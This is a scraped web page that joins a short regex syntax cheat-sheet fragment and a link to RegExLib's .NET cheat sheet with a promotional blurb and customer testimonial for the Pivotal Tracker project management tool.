- `(?:...)` Passive (non-capturing) group
- `[abc]` Single character (a or b or c)
- `[^abc]` Single character (not a or b or c)
- `[a-q]` Single character range (a or b ... or q)
- `[A-Z]` Single character range (A or B ... or Z)

**RegExLib.com Regular Expression Cheat Sheet (.NET Framework)**  
RegExLib.com Regular Expression **Cheat Sheet** (.NET) Metacharacters Defined; MChar Definition ^ Start of a string. \$ End of a ... see Regular Expression Options. [aeiou] Matches any single character included in the specified set of characters. [^aeiou] Matches any single character not in the ...  
 [regexlib.com/CheatSheet.aspx](https://regexlib.com/CheatSheet.aspx)

Region 



## Spring planning meeting Sticky notes rustle with hope Tracker shows the way

- Mike, Tracker Customer since 2010

## Discover the newly redesigned **Pivotal Tracker**

As our customers know too well, building software is challenging. That's why we created Pivotal Tracker, a pleasure-to-use project management tool, designed to facilitate constructive communication, keep teams focused, and reflect the true status of all your software projects.

With a new UI, cross-project functionality, in-app notifications and more, staying zen in the face of looming business deadlines just got a little easier.

Sign up for a free trial, no credit card required, at [pivotaltracker.com](https://pivotaltracker.com).